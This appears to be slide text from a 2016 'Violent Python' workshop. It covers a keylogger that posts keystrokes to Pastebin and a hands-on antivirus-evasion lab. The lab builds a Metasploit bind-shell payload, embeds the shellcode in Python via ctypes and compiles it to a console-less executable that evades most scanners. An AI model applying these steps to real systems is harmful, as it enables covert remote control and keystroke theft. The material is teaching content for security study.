
Violent Python The. Lab. ms Keylogger with Python Using Pastebin in Place of Local Log Files While logging keystrokes to a local file is fine if you have physical access to the device in question we can fairly easily change our program to log to an external site such as Pastebin. At http: //pastebin. com sign up for a free account and create a Developer API Key for the Pastebin API. We can then use what we learned in the previous HTTP section about writing scripts that POST and combine it with some research about the Pastebin API syntax to modify our keylogger. With our keylogger performing HTTP POST requests to http: //pastebin. com/api_public. php instead of writing to a local log file we can now view the keystrokes from this target system from anywhere we wish. Be careful if playing with this in your lab! Anything posted to Pastebin is in the wild with no easy undo. So be mindful of what will be posted from your test device. Jan 2016 Violent Python presented by @alt_bier 70
Violent Python The. Lab. ms Keylogger with Python Some Useful Links Related To This Section Py. Win 32 Project http: //sourceforge. net/projects/pywin 32/ PIP for Windows https: //sites. google. com/site/pydatalog/python/pip-for-windows Py. Installer – Turn Python Programs Into Stand Alone Executables http: //www. pyinstaller. org/ Py. Hook – Python Wrapper for Global Input Hooks in Windows http: //sourceforge. net/projects/pyhook/ Python X Library http: //python-xlib. sourceforge. net/ Simple Python Keylogger – This Includes the Py. XHook Wrapper For Global Input Hooks in Linux X-Windows http: //sourceforge. net/projects/pykeylogger/ Jan 2016 Violent Python presented by @alt_bier 71
Violent Python The. Lab. ms Antivirus Evasion with Python WARNING In this section you will learn how to make malicious code evade detection by antivirus software. Software like this can be used to commit real crimes. So: ONLY RUN THIS ON YOUR OWN TEST SYSTEMS Antivirus Evasion with Python We will modify malware with Python to evade detection as malware by antivirus software. This will demonstrate just how weak antivirus is. The next few slides will demonstrate how we will do this using both Linux and Windows machines. While we will walk through the steps necessary on both operating systems this will not be a hands on lab in the classroom. Feel free to try this in your own lab outside of this class. Jan 2016 Violent Python presented by @alt_bier 72

Violent Python The. Lab. ms Antivirus Evasion with Python Generating Malicious Code with Metasploit In order to modify malware we must first obtain some malware. The easiest way to do this is to use a tool in our Kali Linux environment called Metasploit can generate a lot of malicious code, but it's wellknown to antivirus companies and easily recognized in its original form. In Kali Linux, in a Terminal, execute this command: msfpayload -l | more You will see many pages of exploits Lets use grep to narrow our search msfpayload -l | grep windows | grep shell You will see many ways to bind a shell on Windows Binding a shell is the simplest form of remote control, listening on a port and allowing anyone who connects to that port to execute command lines. This is obviously a very insecure thing, and any sensible antivirus will stop it. Jan 2016 Violent Python presented by @alt_bier 73

Violent Python The. Lab. ms Antivirus Evasion with Python Generating Malicious Code with Metasploit In Kali Linux, in a Terminal, execute this command: msfpayload windows/shell_bind_tcp S A summary of this exploit and its options appears There are two required parameters: EXITFUNC and LPORT, and they are both set to reasonable default values. To generate this exploit execute the following commands: msfpayload windows/shell_bind_tcp X > shell. exe ls -l shell. exe An executable is created named shell. exe Jan 2016 Violent Python presented by @alt_bier 74

Violent Python The. Lab. ms Antivirus Evasion with Python Testing the Malware on a Windows Target Move the "shell. exe" file to a Windows system and run it. You can drag-and-drop it to another virtual machine, or email it, or put it on a USB stick, etc. When you do that, any antivirus you are using should catch it. For example, here's what happened when I copied that file If you are willing to turn off the antivirus and run this stuff, here's what you will see. I used Windows 2008 Server machine without any antivirus software. I double-clicked "shell. exe" to run it, and a Windows command line now shows it listening on port 4444 Task Manager shows the running "shell. exe" process. I can now control my Windows machine with netcat from Linux If you don't want to run the software, that's OK--the main point of this project is not using it, but sneaking it past antivirus. If you did run the malware, kill it in Task Manager, or restart your Windows machine to stop it. Jan 2016 Violent Python presented by @alt_bier 75

Violent Python The. Lab. ms Antivirus Evasion with Python Testing the Malware at Virus. Total Browse to http: //virustotal. com and click the Choose File button. Select your file shell. exe and double click it. Finally click the Scan It button. You should see that your shell. exe file is detected as malicious by many of the antivirus engines Jan 2016 Violent Python presented by @alt_bier 76

Violent Python The. Lab. ms Antivirus Evasion with Python Creating Malware with Python In Kali Linux, in a Terminal, execute this command: msfpayload windows/shell_bind_tcp C Exploit code written in C appears as shown. What you see is raw binary machine code in the form of hexadecimal character codes To compile the code into a Windows executable, it needs to be in a file. That's easy to do. In Kali Linux, in a Terminal, execute these commands: msfpayload windows/shell_bind_tcp C > shell. py ls -l shell. py The file has been generated Jan 2016 Violent Python presented by @alt_bier 77

Violent Python The. Lab. ms Antivirus Evasion with Python Creating Malware with Python This code is written in C, not in Python, so some additional lines are needed. In Kali Linux, in a Terminal, execute this command: nano shell. py The code appears in the nano text editor, as shown here Add this line to the top of the file: from ctypes import * That imports the library needed to run C programs in Python. Remove all the comment lines. Remove this line: unsigned char buf[] = Add this text to the start of the first line of hexadecimal codes: shellcode = ( Your screen should now look as shown here Jan 2016 Violent Python presented by @alt_bier 78

Violent Python The. Lab. ms Antivirus Evasion with Python Creating Malware with Python In nano, use the down-arrow key to get to the end of the file. Add a closing parenthesis before the semicolon at the end of the last line Add these lines to the end of the file: memorywithshell = create_string_buffer(shellcode, len(shellcode)) shell = cast(memorywithshell, CFUNCTYPE(c_void_p)) shell() Your screen should now look like the one shown here Save the file with Ctrl+X, Y, Enter. Jan 2016 Violent Python presented by @alt_bier 79
Violent Python The. Lab. ms Antivirus Evasion with Python Compiling the Python Code At this point the exploit could be used on Windows machines with Python installed, but most Windows machines don't have it. To make it work on every Windows machine, it must be compiled into an EXE. We'll use pyinstaller. While this compiler runs on Linux and Windows it is not a cross platform compiler. So, if we want to compile a Windows executable we will need to do so on a Windows machine. Get a Windows Machine We will need to prepare our Windows machine using the same steps we did in the keylogger section. Here is a quick summary of what we need to do: • Install Python. • Install Py. Win 32. • Install pip-Win. • Install Py. Installer. Moving the Malicious Source Code to Windows Move the shell. py file from your Kali Linux machine to the desktop of your Windows machine. You could drag and drop it, or highlight the contents and copy and paste them to a new Windows file. Jan 2016 Violent Python presented by @alt_bier 80

Violent Python The. Lab. ms Antivirus Evasion with Python Compiling the Windows Malware Start pip-Win In the Command field enter venv pyi-env-name Click Run Now you have a command shell window In the Command Prompt window, execute this command: pyinstaller --onefile --noconsole shell. py This creates a folder named "dist" with the malware inside it, in a file named "shell. exe". Running the Malware On your Windows desktop, double-click the dist folder. Double-click the shell. exe file. If a 'Windows Security Alert" box pops up, saying "Windows Firewall has blocked some features of this program", click "Allow Access". In the Command Prompt, execute this command: netstat -an | findstr 4444 You should see a listening port, as shown. Jan 2016 Violent Python presented by @alt_bier 81

Violent Python Jan 2016 The. Lab. ms Antivirus Evasion with Python Testing the Windows Malware at Virus. Total Browse to http: //virustotal. com and click the Choose File button. Select your file shell. exe and double click it. Finally click the Scan It button. Your file should be much less detectable now. When I did it, only 1/50 engines detected it, and that was a Heuristic detection, meaning it just seemed to act like a virus but could not be specifically identified. Violent Python presented by @alt_bier 82
Violent Python The. Lab. ms Antivirus Evasion with Python Some Useful Links Related To This Section Metasploit MSFpayload http: //www. offensive-security. com/metasploit-unleashed/Msfpayload/ Creating Remote Shells that Bypass Anti-Virus with "Veil" http: //cyberarms. wordpress. com/2013/06/04/creating-remote-shells-that-bypass-anti-virus-with-veil/ Python C TYPES https: //docs. python. org/2/library/ctypes. html Netcat: The TCP/IP Swiss Army Knife http: //nc 110. sourceforge. net/ Jan 2016 Violent Python presented by @alt_bier 83
- Slides: 83